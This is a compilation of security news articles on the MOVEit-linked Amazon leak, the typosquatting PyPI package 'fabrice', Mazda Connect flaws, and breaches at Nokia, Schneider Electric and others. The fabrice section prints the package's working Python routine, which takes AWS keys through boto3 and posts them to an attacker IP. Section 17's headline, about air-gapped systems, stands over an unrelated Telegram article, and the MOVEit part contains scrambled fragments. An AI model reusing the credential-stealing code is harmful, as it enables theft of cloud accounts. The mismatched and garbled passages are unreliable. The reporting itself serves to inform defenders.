Amazon confirmed a data breach involving employee information after data allegedly stolen during the May 2023 MOVEit attacks was leaked on a hacking forum.


The threat actor behind this data leak, known as Nam3L3ss, published over 2.8 million lines of Amazon employee data, including names, contact information, building locations, email addresses, and more.

Amazon spokesperson Adam Montgomery confirmed Nam3L3ss' claims, adding that this data was stolen from systems belonging to a third-party service provider.

*"Amazon and AWS systems remain secure, and we have not experienced a security event. We were notified about a security event at one of our property management vendors that impacted several of its customers including Amazon," Montgomery said.*

*"The only Amazon information involved was employee work contact information, for example work email addresses, desk phone numbers, and building locations."*

The company said the breached vendor only had access to employee contact information, and the attackers didn't access or steal sensitive employee information like Social Security numbers, government identification, or financial information. Amazon added that the vendor has since patched the security vulnerability used in the attack.



*Amazon employee data for sale (BleepingComputer)*

Nam3L3ss has also leaked the data from twenty-five other companies. However, they say some of the data was obtained from other sources, including ransom gangs' leak sites and exposed AWS and Azure buckets.

*"I download entire databases from exposed web sources including mysql, postgres, SQL Server databases and backups, azure databases and backups etc and then convert them to csv or other format," they said.*

*"DO NOT ask me for access to my storage etc, at present I have well over 250TB of archived database files etc."*

The list of companies whose data was stolen in MOVEit attacks or harvested from Internet-exposed resources and has now been leaked on the hacking forum includes Lenovo, HP, TIAA, Schwab, HSBC, Delta, McDonald's, and Metlife, among others (as shown in the table below).

BleepingComputer has contacted multiple companies and will update this article when additional information is available.

The  
data-  
attacks

The Clop

MOVEit  
theft

Company	Date Stolen	Number of Employees
Lenovo	2023-05	45,522
McDonald's	2023-05	3,295
HP	2023-05	104,119
City National Bank	2023-05	9,358
BT	2023-05	15,347
dsm-firmenich	2023-05	13,248
Rush University	2023-05	15,853
URBN	2023-05	17,553
Westinghouse	2023-05	18,193
UBS	2023-05	20,462
TIAA	2023-05	23,857
OmnicomGroup	2023-05	37,320
Bristol-Myers Squibb	2023-05	37,497
3M	2023-05	48,630
Schwab	2023-05	49,356
Leidos	2023-05	52,610
Canada Post	2023-05	69,860
Amazon	2023-05	2,861,111
Delta	2023-05	57,317
Applied Materials	2023-05	53,170
Cardinal Health	2023-05	407,437
US Bank	2023-05	114,076
fmr.com	2023-05	124,464
HSBC	2023-05	280,693
MetLife	2023-05	585,130

ransomware gang was behind a wave of data theft attacks starting on May 27, 2023. While the threat actor has said that the data was collected from various sources, the date of May 30, 2023, coincides with the MOVEit data theft attacks that occurred over the long US Memorial Day holiday.

The data leaked for each of the twenty-five companies is similar, so it is believed that the data was stolen from a single vendor during these attacks and has now been released as separate data sets for the impacted customers.

The data-theft attacks leveraged a zero-day security flaw in the MOVEit Transfer secure file transfer platform, a managed file transfer (MFT) solution used in enterprise environments to securely transfer files between business partners and customers.

The cybercrime gang began extorting victims in June 2023, exposing their names on the group's dark web leak site.

The fallout from these attacks impacted hundreds of organizations worldwide, with tens of millions of people having their data stolen and used in extortion schemes or leaked online since then

Multiple U.S. federal agencies and two U.S. Department of Energy (DOE) entities have also been targeted and breached in these attacks

*Source: <https://www.bleepingcomputer.com/news/security/amazon-confirms-employee-data-breach-after-vendor-hack/>*

## 14. Malicious PyPI package with 37,000 downloads steals AWS keys



A malicious Python package named 'fabrice' has been present in the Python Package Index (PyPI) since 2021, stealing Amazon Web Services credentials from unsuspecting developers.

According to application security company Socket, the package has been downloaded more than 37,000 times and executes platform-specific scripts for Windows and Linux.

The large number of downloads is accounted by fabrice typosquatting the legitimate SSH remote server management package "fabric," a very popular library with more than 200 million downloads.

An expert explained to BleepingComputer that that fabrice remained undetected for so long because advanced scanning tools were deployed after its initial submission on PyPI, and very few solutions conducted retroactive scans.

### OS-specific behavior

The fabrice package is designed to carry out actions according to the operating system it runs on.

On Linux, it sets up a hidden directory at `'~/local/bin/vscode'` to store encoded shell scripts split into multiple files, which are retrieved from an external server (89.44.9[.]227).

The shell scripts are decoded and granted execution permissions, letting the attacker to execute commands with user's privileges, the researchers explain.

On Windows, fabrice downloads an encoded payload (base64) that is a VBScript (p.vbs) created to launch a hidden Python script (d.py).



The Python script is responsible for getting a malicious executable ('chrome.exe') that is dropped in the victim's Downloads folder. Its purpose is to schedule a Windows task to execute every 15 minutes, to ensure persistence across reboots.

## AWS credentials theft

Regardless of the operating system, the primary goal of fabricer is to steal AWS credentials using 'boto3,' the official Python SDK for Amazon Web Services, allowing interaction and session management with the platform.

Once a Boto3 session is initialized, it automatically pulls AWS credentials from the environment, instance metadata, or other configured sources.

The attackers then exfiltrate the stolen keys to a VPN server (operated by M247 in Paris), which makes tracing the destination more difficult.

```
def test():
    try:
        if platform.system() == "Windows":
            winThread()
        elif platform.system() == "Linux":
            linuxThread()
        else:
            # Additional fallback mechanism for unsupported OS
            session = boto3.Session()
            cd = session.get_credentials()
            ak = cd.access_key
            sk = cd.secret_key
            data = {"k": ak, "s": sk}
            muri = "ht"+"tp"+"://89.44.9.227/akkfuikeifsa"
            requests.post(muri, json=data, timeout=4)
    except:
        pass
```

*Python function to steal AWS credentials*

**Source: Socket**

Mitigating the risk of typosquatting is possible when users check the packages downloaded from PyPI. Another option are tools specifically created to detect and block such threats.

In terms of protecting AWS repositories from unauthorized access, admins should consider AWS Identity and Access Management (IAM) to manage permissions to the resources.

**Update 11/16** - Amazon sent BleepingComputer the following comment:

*"We recommend customers who use the legitimate software "fabric" for SSH interactions ensure they are not inadvertently using the malware "fabricer." AWS customers who suspect malicious activity within their AWS accounts or credentials should follow guidance for remediating potentially compromised AWS credentials or contact AWS Support for assistance.*

*Maintaining proper software supply chain security, including validating the correct source code and name of any software or dependency installed, reduces the risk posed by packages that abuse credentials. AWS contributes to the software supply chain security of Python's open source ecosystem through an industry first Python Package Index (PyPi) Security Sponsorship with Python Software Foundation." - AWS spokesperson*

Source: <https://www.bleepingcomputer.com/news/security/malicious-pypi-package-with-37-000-downloads-steals-aws-keys/>

## 15. Unpatched Mazda Connect bugs let hackers install persistent malware



Attackers could exploit several vulnerabilities in the Mazda Connect infotainment unit, present in multiple car models including Mazda 3 (2014-2021), to execute arbitrary code with root permission.

The security issues remain unpatched and some of them are command injection flaws that could be leveraged to obtain unrestricted access to vehicle networks, potentially impacting the car's operation and safety.

## Vulnerability details

Researchers found the flaws in the Mazda Connect Connectivity Master Unit from Visteon, with software initially developed by Johnson Controls. They analyzed the latest version of the firmware (74.00.324A), for which there are no publicly reported vulnerabilities.

The CMU has its own community of users that modify it to improve functionality (modding). However, installing the tweaks relies on software vulnerabilities.

In a report yesterday, Trend Micro's Zero Day Initiative (ZDI) explains that the discovered problems vary from SQL injection and command injection to unsigned code:

- **CVE-2024-8355:** SQL Injection in DeviceManager – Allows attackers to manipulate the database or execute code by inserting malicious input when connecting a spoofed Apple device.
- **CVE-2024-8359:** Command Injection in REFLASH\_DDU\_FindFile – Lets attackers run arbitrary commands on the infotainment system by injecting commands into file path inputs.
- **CVE-2024-8360:** Command Injection in REFLASH\_DDU\_ExtractFile – Similar to the previous flaw, it allows attackers to execute arbitrary OS commands through unsanitized file paths.
- **CVE-2024-8358:** Command Injection in UPDATES\_ExtractFile – Allows command execution by embedding commands in file paths used during the update process.
- **CVE-2024-8357:** Missing Root of Trust in App SoC – Lacks security checks in the boot process, enabling attackers to maintain control over the infotainment system post-attack.
- **CVE-2024-8356:** Unsigned Code in VIP MCU – Allows attackers to upload unauthorized firmware, potentially granting control over certain vehicle subsystems.

## Exploitability and potential risks

Exploiting the six vulnerabilities above, though, requires physical access to the infotainment system.

Dmitry Janushkevich, senior vulnerability researcher at ZDI, explains that a threat actor could connect with a USB device and deploy the attack automatically within minutes.

Despite this limitation, the researcher notes that unauthorized physical access is easily obtainable, especially in valet parking and during service at workshops or at dealerships.

According to the report, compromising a car's infotainment system using the disclosed vulnerabilities could allow database manipulation, information disclosure, creating arbitrary files, injecting arbitrary OS commands that could lead to full compromise of the system, gaining persistence, and executing arbitrary code before the operation system boots.

By exploiting CVE-2024-8356, a threat actor could install a malicious firmware version and gain direct access to the connected controller area networks (CAN buses) and reach the vehicle's electronic control units (ECUs) for the engine, brakes, transmission, or powertrain.

Janushkevich says that the attack chain takes just a few minutes, "from plugging in a USB drive to installing a crafted update," in a controlled environment. However, a targeted attack could also compromise connected devices and lead to denial of service, bricking, or ransomware.

**Update 11/18** - A Mazda spokesperson has sent BleepingComputer the following comment in regards to the above:

Mazda is aware of the vulnerabilities that are described in some articles. Although Mazda refrains from responding to specific measures and details, Mazda is continuing to develop technologies and implement countermeasures to remedy the vulnerabilities in the system in order to protect customer safety and assets. We refrain from responding to specifics about countermeasures.

It's worth noting that an attack against this vulnerability requires a vehicle key (key FOB / remote transmitter), and in addition, this attack cannot be performed remotely. Therefore, we think the possibility of exploitation to be extremely low.

We apologise for any inconvenience and concern caused to our customers by this. - Mazda spokesperson

Source: <https://www.bleepingcomputer.com/news/security/unpatched-mazda-connect-bugs-let-hackers-install-persistent-malware/>

## 16. Palo Alto Networks warns of potential PAN-OS RCE vulnerability



Today, cybersecurity company Palo Alto Networks warned customers to restrict access to their next-generation firewalls because of a potential remote code execution vulnerability in the PAN-OS management interface.

In a security advisory published on Friday, the company said it doesn't yet have additional information regarding this alleged security flaw (tracked internally as PAN-SA-2024-0015) and added that it has yet to detect signs of active exploitation.

*"Palo Alto Networks is aware of a claim of a remote code execution vulnerability via the PAN-OS management interface. At this time, we do not know the specifics of the claimed vulnerability. We are actively monitoring for signs of any exploitation," it said.*

*"We strongly recommend customers to ensure access to your management interface is configured correctly in accordance with our recommended best practice deployment guidelines.*

*"Cortex Xpanse and Cortex XSIAM customers with the ASM module can investigate internet exposed instances by reviewing alerts generated by the Palo Alto Networks Firewall Admin Login attack surface rule."*

The company advised customers to block access from the Internet to their firewalls' PAN-OS management interface and only allow connections from trusted internal IP addresses.

According to a separate support document on Palo Alto Networks' community website, admins can also take one or more of the following measures to reduce the management interface's exposure:

Isolate the management interface on a dedicated management VLAN.

- Use jump servers to access the mgt IP. Users authenticate and connect to the jump server before logging in to the firewall/Panorama.
- Limit inbound IP addresses to your mgt interface to approved management devices. This will reduce the attack surface by preventing access from unexpected IP addresses and prevents access using stolen credentials.
- Only permit secured communication such as SSH, HTTPS.
- Only allow PING for testing connectivity to the interface.
- Critical missing authentication flaw exploited in attacks

On Thursday, CISA also warned of ongoing attacks exploiting a critical missing authentication vulnerability in Palo Alto Networks Expedition tracked as CVE-2024-5910. This security flaw was patched in July and threat actors can remotely exploit it to reset application admin credentials on Internet-exposed Expedition servers.

While CISA didn't provide more details on these attacks, Horizon3.ai vulnerability researcher Zach Hanley released a proof-of-concept exploit last month that chains it with a command injection vulnerability (tracked as CVE-2024-9464) to gain "unauthenticated" arbitrary command execution on vulnerable Expedition servers.

CVE-2024-9464 can also be chained with other security flaws—addressed by Palo Alto Networks in October—to take over admin accounts and hijack PAN-OS firewalls.

The U.S. cybersecurity agency also added the CVE-2024-5910 vulnerability to its Known Exploited Vulnerabilities Catalog, ordering federal agencies to secure their systems against attacks within three weeks, by November 28.

*"These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise," warned CISA.*

Source: <https://www.bleepingcomputer.com/news/security/palo-alto-networks-warns-of-potential-pan-os-rce-vulnerability/>

## 17. European govt air-gapped systems breached using custom malware



Since its launch in August 2013, Telegram has become the go-to messaging app for privacy-focused users. To start using the app, users can sign up using either their real phone number or an anonymous number purchased from the Fragment blockchain marketplace. In the case of the latter, Telegram cannot be linked to the user's real phone number or any other personally identifiable information (PII).

Telegram has also long been known for its hands-off moderation policy. The platform explicitly stated in its FAQ that private chats were entirely off-limits for moderation. Content moderation was instead user-driven, and reporting illegal activities was left primarily to the users themselves. By contrast, many of its peers, such as WhatsApp, invest heavily in moderating content and cooperation with law enforcement.

These characteristics have also made Telegram the messaging app of choice for cyber crime and other illegal activity. This includes distributing malware, selling illegal goods and services, recruiting associates and coordinating cyberattacks. For more organized cyber crime groups, Telegram is a hub for sharing operational intelligence and amplifying illicit business in much the same way as legitimate organizations do on mainstream channels.

However, Telegram's approach to user privacy and content moderation changed significantly following CEO Pavel Durov's arrest in France on August 24, 2024, with the company quietly changing its FAQ page and privacy policy in the following weeks. Although the app's source code hasn't changed, according to Telegram spokesperson Remy Vaughn, users can now report illegal activity for automated takedown or manual moderation. Furthermore, Telegram also updated its privacy policy, stating that, upon receiving a valid court order, it will disclose users' phone numbers and IP addresses.

## What does this mean for cybersecurity teams?

Although these changes are arguably a step in the right direction for law enforcement, they're also driving a migration of cyber criminal activity to other platforms, such as Signal or Session. One cyber crime syndicate, known as the Bl00dy ransomware gang, publicly declared they were quitting Telegram as a direct result of the company's policy shift. Many hacktivist groups have also followed suit, as have legitimate users who rely on Telegram for freedom of speech in oppressive regimes.

Unfortunately, one could also view such policy shifts as a mere displacement of illegal activity, with cyber crime becoming fragmented across an ever-wider range of platforms. Potentially, this may make it more difficult for law enforcement and cybersecurity analysts to track and disrupt threat actors. For example, red teams may have a harder time gaining access to these underground communities to identify and mitigate threats before they can cause real damage.

Telegram has long been a rich source of threat intelligence, with many public-facing channels being used to organize cyber criminal activity. While private chats have, for the most part, been completely off-limits to threat analysts and law enforcement alike, stricter moderation policies have also been applied to public channels, potentially making it easier to expose criminals. However, while few would argue that that's a bad thing in principle, it does come with a caveat: Criminals might simply move elsewhere instead.

Perhaps even more concerning is the increased possibility of driving both cyber criminals and hacktivists into the arms of state-sponsored cyber crime and cyber espionage. This also opens up the likelihood of threat actors using end-to-end encrypted and decentralized platforms that have even less oversight than Telegram ever did. This could complicate efforts for red teams tasked with simulating attacks or monitoring these communities, thus reducing their abilities to detect threats early.

None of the above necessarily means that there will be a mass exodus of cyber criminal activity from Telegram. After all, with around 900 million monthly users, according to Telegram's own data, the platform still has the massive audience that large-scale cyber criminal operations, like Malware-as-a-Service, need to expand their reach.

Also, new users can still sign up anonymously using a number purchased from the Fragment blockchain, in which case Telegram's promise to comply with a request from law enforcement for a user's phone number becomes irrelevant. That said, Telegram will still be able to share IP addresses, which could still potentially be used to track a user's activity.

## What can security leaders do to stay ahead of the threats?

As every security leader is well aware, the threat landscape is ever-changing and growing more complex as cyber criminal operations become more fragmented across platforms. Many threat-monitoring tools and strategies are struggling to keep up, thus providing



limited or no coverage for platforms other than Telegram. The continuing rise of decentralized, open-source platforms will only further complicate threat hunting and analysis. In addition, rival states are developing their own platforms for cyber espionage and state-sponsored cyber crime.

It has never been more important to take a proactive stance on cybersecurity — one that spans all platforms and is capable of prioritizing threat attribution through multiple data points. That means drawing upon a combination of human expertise and advanced threat analytics tools to gain access to intelligence from channels that might otherwise remain hidden.

AI-powered threat intelligence offers a powerful augmentation to the expertise and insight of talented security analysts. For example, stylometry — which examines linguistic characteristics to create a unique profile of a user's writing style — can help identify cyber criminals and detect insider threats, regardless of the platform they're using. AI helps make that possible at a scale that human analysts alone can't possibly hope to tackle.

Even as cyber criminals migrate to a growing range of other platforms, their behavior can still expose various patterns. With the ability to track their activities, such as the timing of certain posts and styles of interaction, analysts can build comprehensive profiles that can help them link operations and individuals across platforms.

While it will only get harder — if not impossible — to track data points like transactional metadata or cryptocurrency transaction histories, AI-powered behavioral analytics tools can help close the gap by helping human analysts identify threat actors and their attack vectors. This will only become more important as cyber crime activity scatters across platforms and security analysts try to maintain visibility into the next generation of cyber threats.

Source: <https://securityintelligence.com/articles/what-telegrams-recent-policy-shift-means-for-cyber-crime/>

## 18. Nokia investigates breach after hacker claims to steal source code



Nokia is investigating whether a third-party vendor was breached after a hacker claimed to be selling the company's stolen source code.

*"Nokia is aware of reports that an unauthorized actor has alleged to have gained access to certain third-party contractor data and possibly data of Nokia," the company told BleepingComputer.*

*"Nokia takes this allegation seriously and we are investigating. To date, our investigation has found no evidence that any of our systems or data being impacted. We continue to closely monitor the situation."*

The video player is currently playing an ad. You can skip the ad in 5 sec with a mouse or keyboard

This statement comes after a threat actor known as IntelBroker claimed to be selling Nokia source code that was stolen after they breached a third-party vendor's server.

*"Today, I am selling a large collection of Nokia source code, which we got from a 3rd party contractor that directly worked with Nokia to help aid their development of some internal tools."*



*IntelBroker selling alleged Nokia source code*

*Source: BleepingComputer*

IntelBroker states that the stolen data contains SSH keys, source code, RSA keys, BitBucket logins, SMTP accounts, webhooks, and hardcoded credentials.

The threat actor told BleepingComputer that they gained access to the third-party vendor's SonarQube server using default credentials, allowing them to download customers' Python projects, including those belonging to Nokia.

BleepingComputer shared a file tree of the allegedly stolen data with Nokia, asking if the data belonged to them, but has not received a response at this time.

IntelBroker gained notoriety after breaching DC Health Link, an organization that administers the health care plans of U.S. House members, their staff, and their families.

Other cybersecurity incidents linked to IntelBroker are the breaches of Hewlett Packard Enterprise (HPE) and the Weee! grocery service.

More recently, the threat actor leaked data from numerous companies, including T-Mobile, AMD, and Apple, which was stolen from a third-party SaaS vendor.

*Source: <https://www.bleepingcomputer.com/news/security/nokia-investigates-breach-after-hacker-claims-to-steal-source-code/>*


## 19. DocuSign's Envelopes API abused to send realistic fake invoices



Threat actors are abusing DocuSign's Envelopes API to create and mass-distribute fake invoices that appear genuine, impersonating well-known brands like Norton and PayPal.

Using a legitimate service, the attackers bypass email security protections as they come from an actual DocuSign domain, docusign.net.

The goal is to have their targets e-sign the documents, which they can then use to authorize payments independently from the company's billing departments.



*Fake Norton invoice created on DocuSign*

*Source: Wallarm*

## Sending realistic signature requests

DocuSign is an electronic signature platform that enables digitally signing, sending, and managing documents.


The Envelopes API is a core component of DocuSign's eSignature REST API, allowing developers to create, send, and manage document containers (envelopes) that define the signing process.

The API is meant to help customers automate the sending of documents that need signing, track their status, and retrieve them when signed.

According to Wallarm security researchers, threat actors using legitimate paid DocuSign accounts are abusing this API to send fake invoices that mimic the look and feel of reputable software firms.

Those users enjoy full access to the platform's templates, allowing them to design documents that resemble the impersonated entity's branding and layout.

Next, they use 'Envelopes: create' API function to generate and send a high volume of fraudulent invoices to many potential victims.



*Malicious request sent by the threat actors*

*Source: Wallarm*

Wallarm says the fees presented in these invoices are kept to a realistic range to increase the sense of legitimacy of the signing request.

*"If users e-sign this document, the attacker can use the signed document to request payment from the organization outside of DocuSign or send the signed document through DocuSign to the finance department for payment," explains Wallarm.*

*"Other attempts have included different invoices with different items, usually following the same pattern of getting signatures for invoices that then authorize payment into the attackers bank accounts."*

## Large-scale DocuSign abuse

Wallarm notes that this type of abuse, which it has reported to DocuSign, has been going on for a while now, and customers have reported the campaigns many times on the platform's community forums.

*"I'm suddenly getting 3-5 phishing emails a week from the docusign.net domain and none of the standard reporting email addresses like abuse@ or admin@ work," a customer posted to the DocuSign forums.*

*"They reject my email, and I can't find any reporting information on their FAQ page. I guess I'm left with the choice of blocking the domain?"*

The attacks appear automated rather than low-volume manual attempts, so the abuse occurs on a large scale that should be hard for the platform to miss.

BleepingComputer has contacted DocuSign to ask about their anti-abuse measures and if they plan to enhance them against the reported activity, but a comment wasn't immediately available.

Unfortunately, API endpoints are hard to secure when the threat actors create commercial accounts allowing access to these features.

Some recent examples of how hackers have abused APIs in the past include verifying the phone numbers of millions of Authy users, scraping the information of 49 million Dell customers, and linking email addresses to 15 million Trello accounts.

**Update 11/5:** DocuSign sent BleepingComputer the following comment:

We are aware of the reports and take them very seriously. While, in the interest of security, we don't disclose specifics that could alert bad actors to our prevention tactics, DocuSign has a number of technical systems and teams in place to help prevent misuse of our services.

*We continuously monitor several layers of our systems to identify behaviors that are associated with fraud and illegal activity so we can quickly investigate and act to stop suspicious behavior. - DocuSign spokesperson*

DocuSign provides more details about its proactive efforts and deterring techniques [here](#).

Source: <https://www.bleepingcomputer.com/news/security/docusigns-envelopes-api-abused-to-send-realistic-fake-invoices/>

## 20. Schneider Electric confirms dev platform breach after hacker steals data



Schneider Electric has confirmed a developer platform was breached after a threat actor claimed to steal 40GB of data from the company's JIRA server.

*"Schneider Electric is investigating a cybersecurity incident involving unauthorized access to one of our internal project execution tracking platforms which is hosted within an isolated environment," Schneider Electric told BleepingComputer.*

*"Our Global Incident Response team has been immediately mobilized to respond to the incident. Schneider Electric's products and services remain unaffected."*

Schneider Electric is a French multinational company that manufactures energy and automation products ranging from household electrical components found in big box stores to enterprise-level industrial control and building automation products.

Over the weekend, a threat actor known as "Grep" taunted the company on X, indicating they had breached its systems.

In a conversation with BleepingComputer, Grep said they breached Schneider Electric's Jira server using exposed credentials. Once they gained access, they claimed to use a MiniOrange REST API to scrape 400k rows of user data, which Grep says includes 75,000 unique email addresses and full names for Schneider Electric employees and customers.

In a post to a dark web site, the threat actor jokingly demands \$125,000 in "Baguettes" not to leak the data, sharing more details about what was stolen.

"This breach has compromised critical data, including projects, issues, and plugins, along with over 400,000 rows of user data, totally more than 40GB Compressed Data," reads a post to the Hellcat extortion site.



*Post by threat actor about Schneider Electric*

*Source: BleepingComputer*

Grep told BleepingComputer they recently formed a new hacking group, International Contract Agency (ICA), named after Hitman: Codename 47 game. The threat actor says this group did not previously extort the companies they breached.

However, after learning that the "ICA" name is associated with a "group of Islamic terrorists," the threat actors say they rebranded as the Hellcat ransomware gang and are currently in the process of testing an encryptor to be used in extortion attacks.

Grep told BleepingComputer that they are extorting Schneider Electric, demanding \$125,000 not to leak stolen data, and half of that if an official statement is released.

Earlier this year, Schneider Electric's "Sustainability Business" division was breached in a Cactus ransomware attack, where the threat actors claimed to have stolen terabytes of data.

**Update 11/5/24:** Story updated to reflect that they switched to the Hellcat name and are extorting Schneider Electric.

Source: <https://www.bleepingcomputer.com/news/security/schneider-electric-confirms-dev-platform-breach-after-hacker-steals-data/>



## 21. Microsoft SharePoint RCE bug exploited to breach corporate network



A recently disclosed Microsoft SharePoint remote code execution (RCE) vulnerability tracked as CVE-2024-38094 is being exploited to gain initial access to corporate networks.

CVE-2024-38094 is a high-severity (CVSS v3.1 score: 7.2) RCE flaw impacting Microsoft SharePoint, a widely used web-based platform functioning as an intranet, document management, and collaboration tool that can seamlessly integrate with Microsoft 365 apps.

Microsoft fixed the vulnerability on July 9, 2024, as part of the July Patch Tuesday package, marking the issue as "important."

Last week, CISA added CVE-2024-38094 to the Known Exploited Vulnerability Catalog but did not share how the flaw was exploited in attacks.

A new report from Rapid7 this week sheds light on how attackers exploit the SharePoint flaw, stating it was used in a network breach they were brought to investigate.

*"Our investigation uncovered an attacker who accessed a server without authorization and moved laterally across the network, compromising the entire domain," reads the related report.*

*"The attacker remained undetected for two weeks. Rapid7 determined the initial access vector to be the exploitation of a vulnerability, CVE 2024-38094, within the on-premise SharePoint server."*

## Using AVs to impair security

Rapid7 now reports that attackers used CVE-2024-38094 to gain unauthorized access to a vulnerable SharePoint server and plant a webshell. The investigation showed that the server was exploited using a publicly disclosed SharePoint proof-of-concept exploit.

Leveraging their initial access, the attacker compromised a Microsoft Exchange service account with domain administrator privileges, gaining elevated access.

Next, the attacker installed the Horoung Antivirus, which created a conflict that disabled security defenses and impaired detection, allowing them to install Impacket for lateral movement.

Specifically, the attacker used a batch script ('hrword install.bat') to install Huorong Antivirus on the system, set up a custom service ('sysdiag'), execute a driver ('sysdiag\_win10.sys'), and run 'HRSword.exe' using a VBS script.

This setup caused multiple conflicts in resource allocation, loaded drivers, and active services, causing the company's legitimate antivirus services to crash being rendered powerless.



Timeline of the attack

Source: Rapid7

In the following stage, the attacker used Mimikatz for credential harvesting, FRP for remote access, and set up scheduled tasks for persistence.

To avoid detection, they disabled Windows Defender, altered event logs, and manipulated system logging on the compromised systems.

Additional tools such as everything.exe, Certify.exe, and kerbrute were used for network scanning, ADFS certificate generation, and brute-forcing Active Directory tickets.

Third-party backups were also targeted for destruction, but the attackers failed in their attempts to compromise those.

Although attempting to erase backups is typical in ransomware attacks, to prevent easy recovery, Rapid7 did not observe data encryption, so the type of the attack is unknown.

With active exploitation underway, system administrators who have not applied SharePoint updates since June 2024 must do so as soon as possible.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-sharepoint-rce-bug-exploited-to-breach-corporate-network/>

## 22. Synology hurries out patches for zero-days exploited at Pwn2Own



Synology, a Taiwanese network-attached storage (NAS) appliance maker, patched two critical zero-days exploited during last week's Pwn2Own hacking competition within days.

